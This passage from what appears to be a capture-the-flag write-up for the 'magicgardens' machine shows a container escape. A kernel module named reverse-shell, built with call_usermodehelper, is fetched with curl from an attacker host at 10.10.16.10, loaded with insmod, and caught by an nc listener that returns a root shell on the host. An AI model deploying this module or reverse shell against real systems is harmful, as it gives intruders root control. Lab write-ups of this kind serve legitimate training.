// call_usermodehelper function is used to create user mode processes from kernel space$
static int __init reverse_shell_init(void) {$
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);$
}$
$
static void __exit reverse_shell_exit(void) {$
    printk(KERN_INFO "Exiting\n");$
}$
$
module_init(reverse_shell_init);$
module_exit(reverse_shell_exit);$
$
```

Reverse shell command

For Makefile, I need to run command in vim to make expandtab not working(It doesn't work if tab changes to spaces)

```
:set noexpandtab
```

```
obj-m +=reverse-shell.o$
$
all:$
^Imake -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules$
$
clean:$
^Imake -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean$
$
```

I can make files

```
$make
make -C /lib/modules/6.12.32-amd64/build M=/home/parrot/Documents/magicgardens modules
make[1]: Entering directory '/usr/src/linux-headers-6.12.32-amd64'
  CC [M]  /home/parrot/Documents/magicgardens/reverse-shell.o
  MODPOST /home/parrot/Documents/magicgardens/Module.symvers
  CC [M]  /home/parrot/Documents/magicgardens/reverse-shell.mod.o
  LD [M]  /home/parrot/Documents/magicgardens/reverse-shell.ko
  BTF [M] /home/parrot/Documents/magicgardens/reverse-shell.ko
make[1]: Leaving directory '/usr/src/linux-headers-6.12.32-amd64'
```

Upload reverse-shell.c and Makefile

```
root@5e5026ac6a81:/usr/src/app# curl http://10.10.16.10:8000/reverse-shell.c -o reverse-shell.c
<10.10.16.10:8000/reverse-shell.c -o reverse-shell.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   718  100   718    0     0   3014      0 --:--:-- --:--:-- --:--:--  3016
root@5e5026ac6a81:/usr/src/app# curl http://10.10.16.10:8000/Makefile -o Makefile
<# curl http://10.10.16.10:8000/Makefile -o Makefile
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   163  100   163    0     0    708      0 --:--:-- --:--:-- --:--:--   708
```

```
root@5e5026ac6a81:/usr/src/app# make
make
make -C /lib/modules/6.1.0-20-amd64/build M=/usr/src/app modules
make[1]: Entering directory '/usr/src/linux-headers-6.1.0-20-amd64'
  CC [M]  /usr/src/app/reverse-shell.o
  MODPOST /usr/src/app/Module.symvers
  CC [M]  /usr/src/app/reverse-shell.mod.o
  LD [M]  /usr/src/app/reverse-shell.ko
  BTF [M] /usr/src/app/reverse-shell.ko
Skipping BTF generation for /usr/src/app/reverse-shell.ko due to unavailability of vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-6.1.0-20-amd64'
```

Start listener and insmod reverse-shell.ko(If it doesn't work, rmmod reverse-shell.ko and try again. I don't know why, but it doesn't work the first time I run this command)

```
root@5e5026ac6a81:/usr/src/app# insmod reverse-shell.ko
```

```
└─$ rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.9 54020
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@magicgardens:/# ls /root
ls /root
docker
healthcheck.sh
root.txt
```

I get root!